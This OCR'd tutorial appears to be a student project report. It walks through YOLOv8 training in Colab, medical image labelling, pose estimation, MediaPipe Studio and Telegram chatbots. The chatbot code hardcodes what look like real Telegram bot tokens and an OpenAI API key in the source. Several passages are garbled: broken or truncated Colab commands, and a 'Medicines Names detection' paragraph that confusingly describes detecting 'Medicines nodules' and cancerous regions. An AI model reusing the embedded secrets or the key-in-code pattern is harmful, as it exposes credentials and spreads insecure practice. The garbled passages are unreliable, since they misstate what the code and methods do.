


After selecting YOLOv8 click on continue. Copy the code now click on a notebook from your model library select YOLOv8 after clicking YOLOv8 you can see Train on colab on the right side open train on colab. Here you can see the following codes



Now run the cell. This cell is used to check whether you have connected to GPU(Graphics Processing Unit) or not.

Now run the above cell this cell works the current directory to home



Run the above cell it will install the YOLOv8

```
[ ]  # Git clone method (for development)

     # %cd {HOME}
     # !git clone github.com/ultralytics/ultralytics
     # %cd {HOME}/ultralytics
     # !pip install -e .

     # from IPython import display
     # display.clear_output()

     # import ultralytics
     # ultralytics.checks()
```

You no need to execute the above cell

```
[ ]  from ultralytics import YOLO

     from IPython.display import display, Image
```

Run the above cell this cell will import yolo. After executing the four cells scroll down you will find a cell in Preparing a custom dataset. After step 5 you can see a cell.

```
[ ] %cd {HOME}

    !yolo task=detect mode=train model=yolov8s.pt data={dataset.location}/data.yaml epochs=25 imgsz=800 plots=True
```

Now run the Custom Training cell

After running the above cell you can upload the image or video so that it can label all the objects. In runs/detect/train download the best.pt file this file is the model file

Now run Inference with custom model

```
[ ] {HOME}
    o task=detect mode=predict model={HOME}/runs/detect/train/weights/best.pt conf=0.25 source={dataset.location}/test/images
```

After running the above cell the result will be saved in runs/detect/predict

```
[ ]  import glob
     from IPython.display import Image, display

     for image_path in glob.glob(f'{HOME}/runs/detect/predict3/*.jpg')[:3]:
           display(Image(filename=image_path, width=600))
           print("\n")
```

After running the above cell the below output is generated

Paste the video link in source After running the cell.

you will find the video with the detecting of the objects using YOLOv8

```
[ ] %cd {HOME}
    !yolo task=detect mode=predict model={HOME}/runs/detect/train/weights/best.pt conf=0.25 source={dataset.location}/test/ima
```

After running the above cell you will find the result video in runs/detect/predict2

Connecting to google drive:

```
from google.colab import drive
drive.mount('/content/drive')
```

After running the above cell you can find the result video in your google drive

4. Medical Image Analysis and Labelling

Medical image analysis and labelling involve several key steps and considerations to ensure accuracy and effectiveness in diagnosing and treating medical conditions. Here's an overview of the process:

Steps in Medical Image Analysis and Labelling:

1. Image Acquisition:

- **Modality:** Collect images from various medical imaging modalities like MRI, CT, Xray, ultrasound, PET, etc.
- **Quality:** Ensure high quality images with minimal noise and artifacts.

2. Preprocessing:

- **Normalization:** Standardize image intensity values.
- **Noise Reduction:** Apply filters to reduce noise.
- **Segmentation:** Identify and isolate regions of interest (ROIs), such as organs, tissues, or tumors.
- **Registration:** Align images from different time points or modalities

3. Annotation and Labelling:

- **Manual Labelling:** Radiologists or medical experts annotate images by outlining or marking regions.
- **Automated Labelling:** Use algorithms and AI models to automatically label regions based on learned patterns.
- **Semi-Automated Labelling:** Combine manual and automated techniques to improve efficiency and accuracy.

4. Feature Extraction:

- **Morphological Features:** Shape, size, and structure of anatomical regions.
- **Textural Features:** Patterns within tissues.
- **Functional Features:** Information from dynamic studies, such as blood flow.

5. Classification and Analysis:

- **Machine Learning Models:** Train classifiers to differentiate between normal and pathological tissues.
- **Deep Learning Models:** Use neural networks, especially convolutional neural networks (CNNs), for complex pattern recognition.

6. **Validation and Testing:**

- **Cross Validation:** Ensure the model's robustness by validating on different subsets of data.
- **Accuracy Metrics:** Evaluate using sensitivity, specificity, precision, recall, F1 score, and ROCAUC.

7. **Interpretation and Reporting:**

- **Visualization:** Provide visual representations like heatmaps to highlight areas of interest.
- **Reporting:** Generate comprehensive reports with annotated images and diagnostic insights.

Tools and Software for Medical Image Analysis:

- **3D Slicer:** Opensource software for visualization and analysis of medical images.
- **ITKSNAP:** Tool for segmentation of 3D medical images.
- **Fiji (ImageJ):** Image processing package suitable for medical image analysis.
- **NVIDIA Clara:** AI toolkit for medical imaging.
- **Deep Learning Frameworks:** TensorFlow, PyTorch, Keras for building custom AI models.

Challenges and Considerations:

- **Data Quality:** High quality, well-annotated datasets are crucial for training effective models.
- **Ethics and Privacy:** Ensure compliance with regulations like HIPAA for patient data privacy.
- **Interoperability:** Standardize formats (e.g., DICOM) for compatibility across systems.
- **Expert Collaboration:** Engage medical experts in the annotation and validation processes.
- **Model Interpretability:** Develop models that are interpretable to ensure trust and clinical acceptance.

Future Directions:

Integrating Multimodal Data: Combining data from various imaging techniques and other sources (e.g., genomic data).

Real Time Analysis: Enhancing real time image analysis for applications like surgery.

Personalized Medicine: Tailoring analysis and treatment based on individual patient data.

Cloud Based Solutions: Leveraging cloud computing for scalable and accessible image analysis.

Conclusion:

Medical image analysis and labelling are critical components of modern healthcare, leveraging advanced techniques and technologies to improve diagnostic accuracy and patient outcomes. By addressing challenges and leveraging emerging trends, the field continues to evolve, offering new possibilities for personalized and precise medical care.


Medicines Names detection:


Medicine Names object detection involves using advanced image analysis techniques to identify and classify Medicines nodules and other potential cancerous regions in medical imaging, such as Medical Data. Medicine Names object detection leverages advanced imaging and machine learning techniques to improve early detection of Medicines. By addressing the challenges and continuously evolving the methodologies, the field aims to enhance patient outcomes and support clinicians in making more informed decisions.


5. Human Pose Estimation

Pose Estimation is a computer vision task where the goal is to detect the position and orientation of a person or an object. Usually, this is done by predicting the location of specific key points like hands, head, elbows, etc. in case of Human Pose Estimation.

A common benchmark for this task is MPII Human Pose. Human pose estimation involves detecting and tracking the positions of key body joints in images or video frames. This technology has applications in various fields such as healthcare, sports, animation, and human computer interaction.







Conclusion:

Human pose estimation is a rapidly advancing field with significant applications across various industries. By leveraging advanced machine learning techniques and addressing the inherent challenges, pose estimation technology continues to improve, offering new possibilities for human centered applications.

6. Mediapipe Studio: Hand gestures

MediaPipe Studio is a web-based application for evaluating and customizing on device ML models and pipelines for your applications. The app lets you quickly test MediaPipe solutions in your browser with your own data, and your own customized ML models. MediaPipe Studio is a powerful tool for building, visualizing, and deploying machine learning pipelines, particularly those involving real time processing of video and audio data. It is part of the MediaPipe framework developed by Google, which offers a collection of cross-platform, customizable ML solutions. Here's an in-depth look at MediaPipe Studio, its features, capabilities, and applications:

Key Features of MediaPipe Studio

1. **Modularity and Customizability:**

- **Building Blocks**: MediaPipe Studio provides a set of modular components that can be combined to create complex pipelines. These components include detectors, trackers, classifiers, and more.
- **Custom Graphs**: Users can design custom data processing graphs by connecting various components, enabling the creation of bespoke ML solutions.

2. **Realtime Processing:**

- **Optimized Performance:** MediaPipe is designed for real-time performance, capable of processing video and audio streams with low latency.
- **MultiPlatform Support**: It supports deployment on multiple platforms, including mobile (Android, iOS), desktop (Linux, macOS, Windows), and web.

3. **Prebuilt Solutions:**

- **Human Pose Estimation**: Accurate detection and tracking of human body key-points.
- **Hand Tracking**: High-fidelity hand and finger tracking.
- **Face Detection and Mesh**: Realtime face detection, landmark tracking, and mesh generation.
- **Object Detection**: General object detection models for various use cases.
- **Holistic Tracking**: Combined body, face, and hand tracking.

4. **Visualization Tools:**

- **Graph Visualization**: Tools to visualize the data flow and component

interactions within custom graphs.

- **Debugging and Tuning**: Features to debug and finetune individual components and the overall pipeline.

5. **Cross-Platform Deployment***:*

- **Mobile Integration**: Seamless integration with Android and iOS applications using Media-Pipe's mobile APIs.
- **Web Support**: Using Web-Assembly (Wasm) and WebGL, MediaPipe solutions can run efficiently in web browsers.

Applications of MediaPipe Studio

1. Healthcare:

- **Pose Estimation**: For physical therapy, posture correction, and monitoring of patients.
- **Hand Tracking**: For hand hygiene monitoring and gesture-based interfaces in medical applications.

2. **Sports and Fitness***:*

- **Performance Analysis**: Tracking athlete movements to analyze and improve performance.
- **Virtual Coaching**: Providing realtime feedback and guidance during workouts.

3. ***Entertainment and Media:***

- **AR/VR**: Enhancing AR/VR experiences with accurate body and hand tracking.
- **Content Creation**: Facilitating the creation of interactive and immersive media content.

4. **Human-Computer Interaction:**

- **Gesture Recognition**: Developing gesture-based control systems for devices and applications.
- **Facial Recognition**: For user authentication and emotion detection.


5. **Robotics:**

- **Human-Robot Interaction**: Enabling robots to understand and respond to human gestures and movements.

- **Autonomous Navigation**: Using object detection and tracking for navigation and obstacle avoidance.

Conclusion:

MediaPipe Studio provides a robust framework for developing and deploying machine learning pipelines with a focus on realtime video and audio processing. Its modularity, cross platform support, and extensive prebuilt solutions make it a versatile tool for a wide range of applications. By leveraging MediaPipe Studio, developers can create sophisticated ML solutions that enhance interactivity, efficiency, and user experience across various domains.



Hand gesture using MediaPipe Studio

7. Chatbot Development

Creating interactive agents that can converse with humans using natural language.

Creating a new Telegram chatbot

Go to Telegram app, log in to your account, or create a new one. Type in @BotFather in the search field, and go to this bot.

Click Start to activate the Bot Father chatbot

You will receive a list of commands you can use to manage bots. Select or type in the /newbot command, and send it


Choose a name for your bot — your subscribers will see it during your conversations. You also need to pick a username for your bot so that users can find it using search. Your bot username must be unique and end with the word bot.

Once you choose a name for your chatbot, it will be created. You will receive a message with a link to your bot (t.me/<bot_username>), recommendations on how to set up a profile picture, description, and a list of commands you can use to manage your new bot.


To connect to your bot you need to copy the token and place in TelegramBOT TOKEN


Now run the above cell.

Generate API key and paste in genai.configure and run the cell.




```python
# step-1

# AIMER Society - Indian Servers
# pip install pyTelegramBotAPI
# pip install openai
# pip install google-generativeai #For Google Gemini AIMERS
# pip install anthropic
TelegramBOT_TOKEN = '7075200335:AAHZRHwZ1PCu8sUCfcXY1pEGXmCavzp7xkM'

#step-2

#Latest version
import telebot
import os
import openai
from openai import OpenAI


OPENAI_API_KEY = "sk-proj-AlRYXo3Gr2OBdZIeNp3lT3BlbkFJqjvgQNcpEXOyVMK7KAzz"
client = OpenAI(api_key=OPENAI_API_KEY)


bot = telebot.TeleBot(TelegramBOT_TOKEN)

@bot.message_handler(commands=['start', 'help'])
def send_welcome(message):
    bot.reply_to(message, "Welcome! The MOST POWERFUL AI BOT from IndianServers")

@bot.message_handler(func=lambda message: True)
def handle_message(message):
 try :
  print(message)
  completion = client.chat.completions.create(
  model="gpt-3.5-turbo",
  messages=[
    {"role": "user", "content": message.text},
  ]
    )
  bot.reply_to(message, completion.choices[0].message.content)
 except Exception as e:
        print(f"An error occurred: {e}")
        bot.reply_to(message, "Sorry, I couldn't process your request.")

bot.polling()
```


Chat_Bot
bot
/start 11:56
what is ai 11:58
21551A0527_ Mahesh Ganti
what is ai
AI, or artificial intelligence, refers to the simulation of human intelligence in machines that are programmed to think and learn like humans. AI technology encompasses a wide range of applications, from simple decision-making processes to more complex problem-solving tasks. AI systems can analyze data, recognize patterns, and make decisions without human intervention. Some examples of AI include speech recognition, image recognition, natural language processing, and autonomous vehicles. 11:58
what is Cyber security 11:58
21551A0527_ Mahesh Ganti
what is Cyber security
Cyber security is the practice of protecting computers, servers, mobile devices, electronic systems, networks and data from digital attacks, breaches and unauthorized access. It encompasses a range of technologies, processes and practices designed to safeguard information and prevent cyber threats such as malware, ransomware, phishing attacks, hacking, and other malicious activities. Cyber security measures help ensure the confidentiality, integrity and availability of data and systems in the digital world. 11:58
Message


Search
All Chats 75
test
Chat_Bot 10:57
The capital of Germany is Berlin.
Saved Messages Jun 22
generate a image of 3d boy using mobile w...
BotFather Jun 22
Done! Congratulations on your new bot. Yo...
Chat_Bot
bot
Today
/start 10:57
21551A0527_ Mahesh Ganti
/start
Welcome! Send me the name of a country, and I'll tell you its capital. 10:57
India 10:57
21551A0527_ Mahesh Ganti
India
The capital of India is New Delhi. 10:57
Spain 10:57
21551A0527_ Mahesh Ganti
Spain
The capital of Spain is Madrid. 10:57
Germany 10:57
21551A0527_ Mahesh Ganti
Germany
The capital of Germany is Berlin. 10:57
Message

capitalsBOT.py > API_TOKEN

```python
# step-1

# AIMER Society - Indian Servers
# pip install pyTelegramBotAPI
# pip install pycountry
# pip install geonamescache

# step-2

import telebot
import pycountry
from geonamescache import GeonamesCache

API_TOKEN = '7227456546:AAFWMYY9nY31HtI4n9_uPXVq3s9k4XCfK1c'
bot = telebot.TeleBot(API_TOKEN)
gc = GeonamesCache()

countries_capitals = {
    'United States': 'Washington, D.C.',
    'Canada': 'Ottawa',
    'India': 'New Delhi',
    'Germany': 'Berlin',
    'France': 'Paris',
    'Spain': 'Madrid',
